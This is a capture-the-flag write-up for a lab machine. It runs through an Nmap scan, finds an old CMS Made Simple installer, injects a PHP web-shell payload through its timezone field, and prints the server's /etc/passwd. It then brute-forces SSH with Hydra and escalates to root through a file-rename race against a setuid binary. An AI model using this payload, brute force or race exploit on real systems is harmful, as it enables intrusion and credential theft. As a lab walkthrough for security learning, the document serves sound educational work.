toc2

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 94:36:cd:82:d5:1f:f7:d9:ab:b2:b6:53:f0:d6:b3:02 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDGMC4tL/zrXuRWGHiTtOzrcXl24pHiKcTPkb3y50kj9WlMwoc
|   256 ac:26:4a:01:0b:8c:fb:31:00:b5:cc:1a:28:d8:c7:49 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPx3hDJrEfnih2Wzv
|   256 fa:e7:65:f6:05:77:93:03:13:52:ad:ca:e4:9a:28:d3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPXtxWb0sxMkFcZ9p9FfGKy5OKd3y3k5LFsSdurC5GJ1
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Site Maintenance
| http-robots.txt: 1 disallowed entry
|_/cmsms/cmsms-2.1.6-install.php
```

- Check if password authentication is enabled for SSH.
- Check the robots.txt file for the website.
- Search for sub-directories


SSH (22)

```
└─$ ssh root@toc2.thm
The authenticity of host 'toc2.thm (10.10.203.4)' can't be established.
ED25519 key fingerprint is SHA256:dGIxGbDUmTdhsengl5f36ncUdxXp735yT/Hqvkgw66s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'toc2.thm' (ED25519) to the list of known hosts.
root@toc2.thm's password:
```

- Password authentication is enabled for SSH.


HTTP (80)

Web Page




Hard-coded credentials for the CMS.

robots.txt



FFUF Fuzzing

```
                        [Status: 200, Size: 790, Words: 151, Lines: 22, Duration: 2911ms]
index.html              [Status: 200, Size: 790, Words: 151, Lines: 22, Duration: 426ms]
robots.txt              [Status: 200, Size: 174, Words: 25, Lines: 6, Duration: 423ms]
server-status           [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 459ms]
```



We know the version of CMS.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/toc2]
└─$ searchsploit cms made simple 2.1.6
```

Exploit Title	Path
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection	php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities	php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution	php/webapps/44192.txt
CMS Made Simple < 2.2.10 - SQL Injection	php/webapps/46635.py

Exploitation

Used the Remote Code Execution exploit. Here, the credentials obtained from the website are used.

Request

```
POST /cmsms/cmsms-2.1.6-install.php/index.php?m10809128=4 HTTP/1.1
Host: toc2.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Origin: http://toc2.thm
Connection: keep-alive
Referer: http://toc2.thm/cmsms/cmsms-2.1.6-install.php/index.php?m10809128=4
Cookie: CMSICc5e817ada6=k6e96li9qfoap791k45vmrpfto
Upgrade-Insecure-Requests: 1
Priority: u=0, i

dbhost=localhost&dbname=cms&dbuser=cmsmsuser&dbpass=devpass&
timezone=junk';echo%20system($_GET['cmd']);$junk='junk&next=Next+%E2%86%92
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 08 May 2025 06:41:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 33153

        <!DOCTYPE html>
        <!--[if IE 8]>         <html lang="en" class="lt-ie9"> <![endif]-->
        <!--[if gt IE 8]><!-->
        <html lang="en"> <!--<![endif]-->

        <head>
            <base href="/cmsms/cmsms-2.1.6-install.php/" />
            <meta charset="utf-8">
            <meta name='HandheldFriendly' content='True' />
            <meta name='MobileOptimized' content='320' />
            <meta name='viewport' content='width=device-width, initial-scale=1.0' />
            <meta http-equiv='cleartype' content='on' />
            <script src="app/assets/vendor/jquery-1.11.2.min.js"></script>
            <script src="app/assets/vendor/jquery-ui/jquery-ui.min.js"></script>
            <link rel="stylesheet" type="text/css" href="app/assets/vendor/jquery-ui/jquery-ui.min.css" />
            <title>Creating a new CMSMS 2.1.6 website - CMS Made Simple&trade; Installation and upgrade assistant</title>
            <!--[if lt IE 9]>
            <script src="app/assets/js/html5.js"></script>
            <script src="app/assets/js/css3-mediaqueries.js"></script>
        <![endif]-->
            <link rel="stylesheet" type="text/css" href="app/assets/css/install.css" />
```

Not secure toc2.thm/cmsms/config.php?cmd=id;uname

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) Linux Linux
```

Took some time, but now it works. In the 4th step, the timezone has to be infected with the payload mentioned in the text file. Then the installation has to be completed.

line wrap

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:112:115:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:113:118:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:114:119::/nonexistent:/usr/sbin/nologin
usbmux:x:115:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:116:120:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
```

There is a user named Frank on the machine. Since the SSH password authentication is enabled, I can use Hydra to find the user's password.

```
└─$ hydra -l frank -P /usr/share/wordlists/rockyou.txt ssh://toc2.thm
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 12:42:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://toc2.thm:22/
[22][ssh] host: toc2.thm   login: frank   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 12:43:04
```

When trying to log in, I got this error

```
└─$ ssh frank@toc2.thm
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:FAk7HWxs5iFvwFd/ntUSATzVcL/YTZYdIEQ2F61cnb4.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/kali/.ssh/known_hosts:84
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R 'toc2.thm'
Host key for toc2.thm has changed and you have requested strict checking.
Host key verification failed.
```

This could be resolved by running:

`ssh-keygen -R toc2.thm`

Privilege Escalation

```
frank@ip-10-10-31-18:~/root_access$ ls -l
total 20
-rwsr-xr-x 1 root root 8704 Jan 31  2021 readcreds
-rw-r--r-- 1 root root  656 Jan 31  2021 readcreds.c
-rw------- 1 root root   34 Aug 23  2020 root_password_backup
```

```c
int main(int argc, char* argv[]) {
    int file_data; char buffer[256]; int size = 0;

    if(argc != 2) {
        printf("Binary to output the contents of credentials file \n ./readcreds [file] \n");
    exit(1);
    }

    if (!access(argv[1],R_OK)) {
        sleep(1);
        file_data = open(argv[1], O_RDONLY);
    } else {
        fprintf(stderr, "Cannot open %s \n", argv[1]);
        exit(1);
    }

    do {
        size = read(file_data, buffer, 256);
        write(1, buffer, size);
    }

    while(size>0);
```

It takes a file as input and checks if the user running the binary has the permission to read the file with the ‘access' function. If yes, it prints the output; if no, it prints the error message.

This has a race condition vulnerability.

We are provided with a rename.c file in the hints. This C file will be copied to the target machine and then compiled. This binary will take two inputs, the first being the file we have access to and the second being the one we don't. It then swaps the files' names continuously, utilising the race condition.

```
frank@ip-10-10-31-18:~/root_access$ ./rename afke root_password_backup
```

In a separate terminal, I connected to Frank with SSH and ran the readcreds binary with root_password_backup.

```
frank@ip-10-10-31-18:~/root_access$ ./readcreds root_password_backup
Root Credentials:  root:aloevera
```